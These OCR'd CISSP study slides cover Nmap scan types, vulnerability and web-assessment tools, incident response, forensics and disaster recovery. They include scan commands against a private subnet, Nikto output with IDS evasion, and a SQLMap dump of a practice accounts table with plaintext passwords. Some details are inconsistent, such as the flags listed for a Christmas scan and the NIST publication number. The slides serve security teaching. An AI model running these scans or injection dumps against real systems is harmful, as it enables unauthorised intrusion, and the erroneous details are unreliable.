- ➢ A FIN scan is used to test responses from UNIX / Linux based hosts
- ➢ Host A attacker sends a TCP segment with the FIN flag set
  - ✓ If Host B does not respond, the port is open
  - ✓ If Host B responds with a RST, the port is closed


FIN

No Response

Port Is Open


Host A

Host B

```
nmap -sF 192.168.56.0/24
```

NMAP – Christmas Scan

- ➢ A Christmas scan is used to test responses from UNIX / Linux based hosts
- ➢ A Christmas scan sets the following flags to 1: SYN, ACK, URG, PSH, and FIN
  - ✓ If Host B does not respond, the port is open
  - ✓ If Host B responds with a RST, the port is closed


SYN / ACK / URG / RST / FIN

No Response

Port Is Open


Host A

Host B

```
nmap -sX 192.168.56.0/24
```

NMAP – Null Scan

- ➢ A NULL scan is used to test responses from UNIX / Linux based hosts
- ➢ A NULL scan sets all flags to 0:
  - ✓ If Host B does not respond, the port is open
  - ✓ If Host B responds with a RST, the port is closed


No Flags Set

No Response

Port Is Open


Host A

Host B

```
nmap -sN 192.168.56.0/24
```

NMAP – UDP Scan

- ➢User Datagram Protocol is a connectionless protocol
- ➢Unlike TCP, UDP does not require a handshake to work
- ➢UDP scans take longer than TCP scans



nmap -sU 192.168.56.0/24


NMAP – Saving Scan Results

- ➢NMAP scans can be saved for future analysis
- ➢NMAP can store numerous formats including:
  - ✓ASCII (-oN)
  - ✓XML (-oX)
  - ✓Grepable (-oG)
- ➢The following command will save all three major NMAP formats:


nmap -sT 192.168.56.0/24 -oA Filename

Open Source Threat Intelligence

- ➢There are a number of efforts to create a structured method to collect, distribute, and collaborate on cyber threat actors
- ➢Cybersecurity analysts can utilize both open and closed source threat intelligence data to identify potential attacks
- ➢Making use of this knowledge will lead to better detection of potential attack vectors



Vulnerability Analysis




```
      =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 898 exploits - 486 auxiliary - 150 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

- ➢Vulnerability frameworks and tools test for many security problems
  - ✓Input Vulnerabilities
  - ✓Memory Vulnerabilities
- ➢There are a wide variety of well known vulnerability scanners and tools:
  - ✓Nessus
  - ✓Nexpose
  - ✓OpenVAS
  - ✓Metasploit
  - ✓Nmap
- ➢Understanding assessment results and how to properly apply fixes across an organizational assist in reducing organizational risk
- ➢What about threats that have not yet been seen?
  - ✓Zero-Day Exploits

Web Application Analysis

- ➢Web application assessment has improved dramatically and resulted in a wide range of tools that are able to perform broad vulnerability assessment tasks
  - ➢SQLMap
  - ➢Nikto
- ➢Web Application Assessment will include:
  - ✓Spidering all web resources
  - ✓Checking for vulnerabilities against specific web server configurations
  - ✓Testing for sequence randomness
  - ✓Modifying request / response packets
  - ✓Testing access policy


Burp Suite Professional
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Site map Scope
Add to scope
Spider this branch
Actively scan this branch
Passively scan this branch
Engagement tools
Compare site maps
Expand branch
Expand requested items
root@bt: /pentest/database/sqlmap

```
bt nikto #
bt nikto # nikto.pl -h 172.16.243.129 -Format html -o scan.html -e 5
---------------------------------------------------------------------------
- Nikto 2.02/2.03     -     cirt.net
+ Target IP:       172.16.243.129
+ Target Hostname: 172.16.243.129
+ Target Port:     80
+ Using IDS Evasion:    Fake parameter
+ Start Time:      2008-07-16 6:31:06
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/5.0
- Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE
```

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Sta...	Length	MIME type	Title
http://0b7bd624bab7...	GET	/addressbook/32/	☐	200	2765	HTML	Contacts
http://0b7bd624bab7...	POST	/addressbook/32/De...	☑	200	3100	HTML	Contacts
		/addressbook/32/De...	☑	200	4914	HTML	Contacts
		/addressbook/32/De...	☑	200	2835	HTML	Contacts
		/addressbook/32/De...	☐	200	2765	HTML	Contacts

http://0b7bd624bab7.mdseclabs.net
- /
- addressbook
- admin
- app
- auth
- bank
- cclookup
- employees
- error
- feedback

http://0b7bd624bab7.mdseclabs.net/addressbook

```
[13:11:30] [INFO] fetching entries for table 'accounts' in database 'owasp10'
[13:11:30] [INFO] analyzing table dump for possible password hashes
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+----------+--------------+----------------------------+
| cid | username | is_admin | password     | mysignature                |
+-----+----------+----------+--------------+----------------------------+
| 1   | admin    | TRUE     | adminpass    | Monkey!                    |
| 2   | adrian   | TRUE     | somepassword | Zombie Films Rock!         |
| 3   | john     | FALSE    | monkey       | I like the smell of confunk |
| 4   | jeremy   | FALSE    | password     | d1373 1337 speak           |
| 5   | bryce    | FALSE    | password     | I Love SANS                |
| 6   | samurai  | FALSE    | samurai      | Carving Fools              |
| 7   | jim      | FALSE    | password     | Jim Rome is Burning        |
| 8   | bobby    | FALSE    | password     | Hank is my dad             |
| 9   | simba    | FALSE    | password     | I am a cat                 |
| 10  | dreveil  | FALSE    | password     | Preparation H              |
| 11  | scotty   | FALSE    | password     | Scotty Do                  |
| 12  | cal      | FALSE    | password     | Go Wildcats                |
| 13  | john     | FALSE    | password     | Do the Duggie!             |
| 14  | kevin    | FALSE    | 42           | Doug Adams rocks           |
| 15  | dave     | FALSE    | set          | Bet on S.E.T. FTW          |
| 16  | ed       | FALSE    | pentest      | Commandline KungFu anyone? |
+-----+----------+----------+--------------+----------------------------+

[13:11:30] [INFO] table 'owasp10.accounts' dumped to CSV file '/pentest/database
/sqlmap/output/10.10.10.219/dump/owasp10/accounts.csv'
[13:11:30] [INFO] you can find results of scanning in multiple targets mode insi
de the CSV file '/pentest/database/sqlmap/output/results-01112013_0111pm.csv'
```

Penetration Testing

Penetration Testing Process

- Instead of identifying all potential vulnerabilities across a network or organization, penetration testing attempts to demonstrate a limited number of accesses to highlight organizational security gaps
- The standard phases used during the penetration testing process includes:
  - ✓ Planning
  - ✓ Information Gathering
  - ✓ Vulnerability Scanning
  - ✓ Exploitation
  - ✓ Reporting
- Consolidation of penetration testing helps to effectively plan penetration test efforts
  - ✓ Metasploit
- Penetration test types:
  - ✓ White box
  - ✓ Gray box
  - ✓ Black box

Software Testing

Database Vulnerability Scanning

- Database Testing
  - ✓ Code Review
    - Planning, Overview, Preparation, Inspection, Rework, Follow-Up
  - ✓ Static Testing
    - Non-operational code assessment
  - ✓ Dynamic Testing
    - Operation code assessment
  - ✓ Fuzzing
    - Mutation
    - Generational
- Interface Testing
  - ✓ API Evaluation
  - ✓ User Interfaces
  - ✓ Physical Interfaces

Security Management Processes

Security Management Processes

- Log Review
- Account Management
- Backup Verification
- Key Performance Risk Indicators

References

- https://nvd.nist.gov/vuln-metrics/cvss/vector-v2
- https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator


ISC^2 CISSP Chapter 17

Preventing and Responding to Incidents

CISSP® Certified Information Systems Security Professional

Defining Incidents

- There are two main documents that specify how incidents are handled
  - ✓ NIST SP 800-66
    - ○ Computer Security Incident Handling Guide
  - ✓ CJCSM 6510
    - ○ Chairman of the Joint Chiefs of Staff Manual – Cyber Incident Handling Program
- Although these documents provide guidance based on statutory and regulatory requirements, there are excellent best practices to apply across many industries
- Cyber incidents are categorized based on different properties and will be defined



CHAIRMAN OF THE JOINT CHIEFS OF STAFF MANUAL

Directive Current as of 18 December 2014

J-6 CJCSM 6510.01B
DISTRIBUTION: A, B, C, JEL, S 10 July 2012

CYBER INCIDENT HANDLING PROGRAM

References: See Enclosure H.

1. Purpose. This manual describes the Department of Defense (DoD) Cyber Incident Handling Program and specifies its major processes, implementation requirements, and related U.S. government interactions.

nformation Assurance (IA)
lent Handling Program),"

ff and to Combatant
vities, and joint and
FAs).

ocesses, and procedures
fied command of U.S.

lan (UCP) Change 1,

elease; distribution is
nt Commands), other
this manual through the

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

Special Publication 800-61
Revision 2

Computer Security
Incident Handling Guide


Recommendations of the National Institute of Standards and Technology

Paul Cichonski
Tom Millar
Tim Grance
Karen Scarfone

http://dx.doi.org/10.6028/NIST.SP.800-61r2


Handling Incidents – NIST

- NIST SP 800-61 specifies numerous phases necessary to handle cyber incidents
  - ✓ Preparation
  - ✓ Detection & Analysis
  - ✓ Containment, Eradication, and Recovery
  - ✓ Post-Incident Activity



Preparation Phase

- Incident response emphasizes preparation, which is effected by:
  - ✓ Establishing an incident response capability so that the organization is ready to respond to incidents
  - ✓ Preventing incidents by ensuring that systems, networks, & applications are sufficiently secure



Preparation Phase – Incident Response Procedure


- At a minimum, an incident response procedure must include the following:
  1) Discover and Report
     - ✓ Organizations must have tools or procedures in place to detect potential incidents
  2) Confirm
     - ✓ Organizations must have personnel that are trained in incident investigation and that effectively identify key technical factors leading to the incident
  3) Investigate
     - ✓ Steps must be taken to investigate any damage that an incident caused
  4) Recover
     - ✓ Organizations put steps in place to bring organizational systems back to an operational status
  5) Updating Incident Response Procedures
     - ✓ Integrate lessons learned into the process to make the next even more efficient

Preparation Phase – Incident Response Personnel

- First Responders
  - ✓ Who responds when an incident occurs
    - ○ Physical Security
    - ○ Network Security
- Incident Response Teams
  - ✓ How are teams established
    - ○ By Function
    - ○ Dictated by Incident
  - ✓ What training is required
    - ○ Incident Severity Identification
    - ○ Notification Process
    - ○ Mitigation Process
    - ○ Incident Isolation

Detection & Analysis Phase

- Signs of an incident fall into one of two categories:
  - ✓ Precursors
    - A sign that an incident may occur in the future
  - ✓ Indicators
    - A sign that an incident may have occurred or may be occurring now
- During the analysis phase, it is necessary to properly categorize cyber incidents



CJCSM / US CERT Incident Categories

- There are two incident categorizing systems
  - ✓ CJCSM 6510 (.MIL)
  - ✓ U.S. Computer Emergency Response (US-CERT) (.GOV)


DoD Cyber Incident Categories	CERT Cyber Incident Categories
Category 0: Training & Exercises	Category 0: Exercise or Testing
Category 1: Root-Level Intrusions	Category 1: Unauthorized Access
Category 2: User-Level Intrusions	
Category 3: Unsuccessful Activity	Category 5: Scans or Probes
Category 6: Reconnaissance	
Category 4: Denial of Service	Category 2: Denial of Service
Category 5: Misconfiguration	Category 4: Improper Usage
Category 7: Malicious Code	Category 3: Malicious Code
Category 8: Investigating	Category 6: Investigation
Category 9: Explained Anomaly	

Detection and Analysis Phase – Denial of Service

- Attacks that prevent legitimate users from gaining access to resources
- Based on the scale of the attack, denial of service can be distributed utilizing a large number of victim systems
- Types of DoS / DDoS
  - ✓ Ping of Death
    - Manipulation of ping packets by increasing packet size and attempting to overwhelm the network resources of a victim machine
  - ✓ Smurf Attack
    - A DDoS attack in which a victim system or network is flooded with spoofed ICMP packets
  - ✓ Fraggle Attack
    - A DDoS attack in which a victim system or network is flooded with spoofed UDP packets
  - ✓ Land Attack
    - A DoS attack in which SYN packets are manipulated to have the same source and destination IP address of an intended victim
  - ✓ Tribe Flood Network
    - Software that can be configured to conduct various DDoS attacks


Detection and Analysis Phase – Egress Monitoring

- The objective of egress monitoring and filtering is to restrict the flow of information outbound from an internal network to external network
- All traffic being transmitted outside of the internal network are evaluated by security devices and dropped if they fail to meet advanced ACL rules
- Egress filtering helps ensure that unauthorized or malicious traffic never leaves the internal network




Detection and Analysis Phase – Clipping Levels

- In relation to IDS / IPS, a clipping level is a predefined number of activities that can be allowed prior to being flagged as malicious
- As users, processes, and applications are running on a network, it is possible that infrequent errors will occur, but if systemic errors including failed login attempts, improper commands, and incorrect web server requests may indicate a malicious attack
- A commonly used clipping level would be allow users to attempt to log in three times with an incorrect password




Containment, Eradication, and Recovery Phase

- Containment and recovery strategies should account for:
  - ✓ Potential damage to and theft of resources
  - ✓ Need for evidence preservation
  - ✓ Service availability including network connectivity, and services provided to external parties
  - ✓ Time and resources needed to implement the strategy
  - ✓ Duration of the solutions




Evidence Collection Guidelines

- During the Containment, Eradication, and Recovery (CER) Phase, guidelines should be established for proper collection and protection
- Evidence should be collected in according to procedures that meet laws & regulations previous developed with legal staff & law enforcement agencies
- Evidence must be accounted for at all times
- When transferred from person to person, chain of custody forms should detail the transfer & include each party's signature




CER Phase - Digital Forensics Process

- During the Containment, Eradication, and Recovery Phase, a specified guideline and standard should be established to ensure proper forensic analysis
- When conducting a forensics analysis after an incident there should, at a minimum, be the following steps:



CER Phase - Standards of Evidence

- After a forensic analysis has been conducted, it will be necessary for all evidence to meet certain standards of scrutiny
  - ✓ Sufficient Evidence
    - ○ Convincing
  - ✓ Competent Evidence
    - ○ Legally qualified and reliable
  - ✓ Relevant Evidence
    - ○ Applicable



CER Phase - Evidence Rules

- The submission of digital forensic analysis as evidence is guided by three main rules:
  - ✓ Best Evidence Rule
    - ○ Original Evidence vs. Copied Evidence
  - ✓ Exclusionary Rule
    - ○ Evidence Collected In Violation of Law
    - ○ 4th Amendment – Illegal Search and Seizure
    - ○ Electronic Communications Privacy Act (ECPA)
  - ✓ Hearsay Rule
    - ○ 2nd Hand Evidence
    - ○ Typically, digitally generated evidence is considered hearsay
    - ○ Exceptions made in the case of logs / network traffic forensics

CER Phase - Electronic Evidence Handling

- There are a number of technical processes that should be done in the collection of digital forensics including:
  - ✓ Capturing System Images
    - ○ Live
    - ○ Dead
    - ○ Bit-By-Bit Copy
    - ○ Write Blocker
  - ✓ Hashing Objects
    - ○ Images
    - ○ Files
    - ○ Logs
    - ○ Use common hash types
      - MD5, SHA256, SHA512
  - ✓ Record Time Offset
    - ○ Between computer and actual time

CER Phase - Order of Volatility

- Due to the nature of memory and storage types, if confronted with an incident, the process of data collection should start with the most volatile memory elements:
  - ✓ CPU (Cache / Registers)
  - ✓ Routing Tables / ARP Cache / Process Tables
  - ✓ Live Network Connections
  - ✓ Random Access Memory (RAM)
  - ✓ Temporary File Systems / Swap Space
  - ✓ Hard Disk / Raw Disk Blocks
  - ✓ Remotely Logged Data
  - ✓ Backups

C-RAP C-RAM TEMP-S HDD RL-B

Additional Forensics Collection Activities


- Capture System Image
  - ✓ Immediately after an incident occurs, organizations should take forensically sound images of all systems and devices effected
  - ✓ This will help with future forensic and / or legal follow-up activities
- Document Network Traffic and Logs
  - ✓ Full network captures and system logs can help to identify how an incident occurred and how to prevent it in the future
  - ✓ If necessary, record MAC times (Modified, Accessed, Created Times)
- Capture Video
  - ✓ When possible, collect video that can help during analysis
- Record Time Offset
  - ✓ Collection of time offset for each machine affected by an incident
  - ✓ Not all time offsets are the same and must be accounted for
- Take Hashes
  - ✓ Hashes of drive images, databases, and individual files help to ensure that no modification of the data occurred
  - ✓ This is important if forensic data will be used during future legal proceedings and to ensure proper chain of custody

Additional Forensics Collection Activities

- Capture Screenshots
  - ✓ If relevant, use screenshots to demonstrate activities that can be used to explain the incident
- Interview Witnesses
  - ✓ Identify and communicate with those directly impacted by the incident and determine how the indecent occurred from their perspective
- Track Man Hours and Expenses
  - ✓ Due to the significant time needed to conduct investigations of this type, ensure expenses are properly captured

Chain of Custody

- To ensure proper control of all collected evidence it is necessary to develop a effective handling process
- The critical steps in a chain of custody include:
  - ✓ Document items collected
  - ✓ Identify collecting agent
  - ✓ Segregate items in containers
  - ✓ Calculate hash values of each item
  - ✓ Securely transport evidence
  - ✓ Conduct proper hand-off of evidence
  - ✓ Secure items when stored



CHAIN OF CUSTODY

Received From: ____________________
Received By: ____________________
Date: __________ Time: __________ am/pm

Received From: ____________________
Received By: ____________________
Date: __________ Time: __________ am/pm

Received From: ____________________
Received By: ____________________
Date: __________ Time: __________ am/pm

Received From: ____________________
Received By: ____________________
Date: __________ Time: __________ am/pm


Received From: ____________________
Received By: ____________________
Date: __________ Time: __________ am/pm

Received From: ____________________
Received By: ____________________
Date: __________ Time: __________ am/pm

TRITECHFORENSICS
800.438.7884 • tritechforensics.com
Reorder No.: TAGCC4X6

Post-Incident Phase

- Organizations hold a lessons learned meeting to:
- Review the effectiveness of the incident handling process
- Identify & correct systemic weaknesses / deficiencies in policies & procedures



Post-Incident Assessment

- Review logs, forms, reports, & other incident documentation
- Identify which precursors & indicators of the incident were recorded
- Determine if the incident caused damage before it was detected
- Determine if the actual cause of the incident was identified
- Determine if the incident is a recurrence of a previous incident
- Calculate the estimated monetary damage from the incident
- Measure the difference between the initial impact assessment & the final impact assessment
- Identify which measures could have prevented the incident

Incident Response Checklist

	Action	Completed
Detection & Analysis		
1.0	Determine whether an incident has occurred	
1.1	Analyze the precursors & indicators	
1.2	Look for correlating information	
1.3	Perform research (e.g., search engines, knowledge base)	
1.4	As soon as the handler believes an incident has occurred, begin documenting the investigation & gathering evidence	
2.0	Prioritize handling the incident based on the relevant factors (functional impact, information impact, recoverability effort, etc.)	
3.0	Report the incident to the appropriate internal personnel & external organizations	
Containment, Eradication, & Recovery		
4.0	Acquire, preserve, secure, & document evidence	
5.0	Contain the incident	
6.0	Eradicate the incident	
6.1	Identify & mitigate all vulnerabilities that were exploited	
6.2	Remove malware, inappropriate materials, & other components	
6.3	If more affected hosts are discovered (e.g., new malware infections), repeat the Detection & Analysis steps (1.1, 1.2) to identify all other affected hosts, then contain (5) & eradicate (6) the incident for them	
7.0	Recover from the incident	
7.1	Return affected systems to an operationally ready state	
7.2	Confirm that the affected systems are functioning normally	
7.3	If necessary, implement additional monitoring to look for future related activity	
Post-Incident Activity		
8.0	Create a follow-up report	
9.0	Hold a lessons learned meeting (mandatory for major incidents, optional otherwise)	

Incident Recovery - Alternate Sites

- Hot Site
  - ✓ A transition location that provides almost immediate recovery of all organizational functions
  - ✓ Most expensive option
  - ✓ Hot sites provide:
    - ○ Full power and connectivity
    - ○ Preconfigured systems ready for operation
    - ○ Full backup capability
- Warm Site
  - ✓ A transition location that provides some recovery options for organizational functions
  - ✓ Warm sites require configuration prior to full operation
  - ✓ Warm sites provide:
    - ○ Some power and connectivity
    - ○ Systems require configuration
- Cold Site
  - ✓ A transition location that provides just facility locations and requires significant work to recover organizational functions
  - ✓ Cold sites provide:
    - ○ Facilities only

Incident Response Policy

- Incidents are any activities launched against organizational resources that attempt to gain unauthorized access, violate security policy, or compromise system resources
- Organizations must have a policy to effectively deal with incidents and how they are reported

http://www.tevora.com/tevora-host-webinar-series-incident-response

Incident Response Policy

- At a minimum, an incident response policy must include the following:
  1) Incident Identification
     - ✓ Organizations must have tools or procedures in place to detect potential incidents
  2) Incident Investigation
     - ✓ Organizations must have personnel that are trained in incident investigation and that effectively identify key technical factors leading to the incident
  3) Incident Damage Repair
     - ✓ Steps must be taken to remediate any damage that an incident caused
  4) Documenting Organizational Response
     - ✓ Organizations need to document all process, security, and administrative procedures that were taken during the response
  5) Updating Incident Response Procedures
     - ✓ Integrate lessons learned into the process to make the next even more efficient

Incident Test Plans

- In preparation for incidents, it is important to conduct tests to determine how effective a plan will be
- These tests should include:
  - ✓ Document Review
    - ○ Review all documents relating to recovery, operations, and procedure
  - ✓ Walkthrough
    - ○ A group discussion of all recovery, operations, and procedures
    - ○ This helps to identify gaps in current organizational thinking
  - ✓ Simulation
    - ○ A scripted scenario where attendees conduct a step-by-step walkthrough of a disaster
  - ✓ Parallel Test
    - ○ A test that keeps main systems in operation, but includes starting up of all backup systems
  - ✓ Cutover Test
    - ○ A purposeful shutdown of main systems and to test backup systems ability to resume operations

References

- http://www.tevora.com/tevora-host-webinar-series-incident-response
- http://tritechforensics.com/store/product/tags-evidence-amp-chain-of-custody
- https://securityledger.com/2016/08/incident-response-podcast-lessons-from-a-fortune-100-veteran
- https://null-byte.wonderhowto.com/how-to/hack-like-pro-digital-forensics-using-kali-part-2-acquiring-hard-drive-image-for-analysis-0155533
- http://itlaw.wikia.com/wiki/Forensic_process
- https://anurava.wordpress.com/2015/04/26/digital-forensics-the-battle-against-cyber-crimes
- https://anurava.wordpress.com/2015/04/26/digital-forensics-the-battle-against-cyber-crimes

ISC^2 CISSP Chapter 18

Disaster Recovery Planning

CISSP® Certified Information Systems Security Professional

Natural Disasters

- In preparation for the CISSP, understand the different types of natural disasters and their rate of occurrence
  - ✓ Earthquakes
  - ✓ Floods
  - ✓ Storms
  - ✓ Fires

Man-Made Disasters

- In preparation for the CISSP, understand the different types of man-made disasters and their rate of occurrence
  - ✓ Fires
  - ✓ Terrorism
  - ✓ Bombings
  - ✓ Power Outages
  - ✓ Network, Utility and Infrastructure Failures
  - ✓ Hardware / Software Failures
  - ✓ Strikes
  - ✓ Theft / Vandalism


Disaster Recovery Plan Development

- Business Continuity Plan (BCP) – A management tool used to implement policies and procedures that aid in reducing organizational losses during a failure of critical business functions
- Critical Business Functions (CBF) – Organizational activities that must function in order to operate
- There are two components of a BCP
  - ✓ Business Impact Analysis (BIA)
    - o Analysis of organizational critical functions and processes
  - ✓ Risk Assessment
    - o Determining the probability that a particular loss will occur
- The results of each of these documents will help to guide the recovery plan and will address
  - ✓ Emergency Response
  - ✓ Personnel Management
  - ✓ Data Recovery
  - ✓ Communication Recovery

Contingency Planning Considerations

NIST Contingency Planning Guide

- One of the NIST Special Publications focuses on organizational contingency planning
- Although focused on federal information systems, the guide can also be used by industry to establish contingency plans
- The publication recommends that organizations identify their core "business processes" and determine what organizational "recovery criticality"
- Three key recovery measures must be determined:
  - ✓ Recovery Point Objective (RPO)
  - ✓ Recovery Time Objective (RTO)
  - ✓ Maximum Tolerable Downtime (MTD)




NIST Special Publication 800-34 Rev. 1

Contingency Planning Guide for
Federal Information Systems

Marianne Swanson
Pauline Bowen
Amy Wohl Phillips
Dean Gallup
David Lynes


Recovery Point Objective

- During normal operations, organizations should have security controls in place to backup hardware, services, applications, and data
- The Recovery Point Objective (RPO) is the last time an organization backed up hardware, services, applications, or data
- The RPO should be specified in policy and applied by system administrators
- If your RPO is 2 hours, should a service disruption occur, your organization will lose 2 hours of data




Recovery Time Objective

- After a service disruption occurs, the RTO is the time needed to restore hardware, services, applications, or data
- RTO is also known as Maximum Allowable Downtime (MAD)

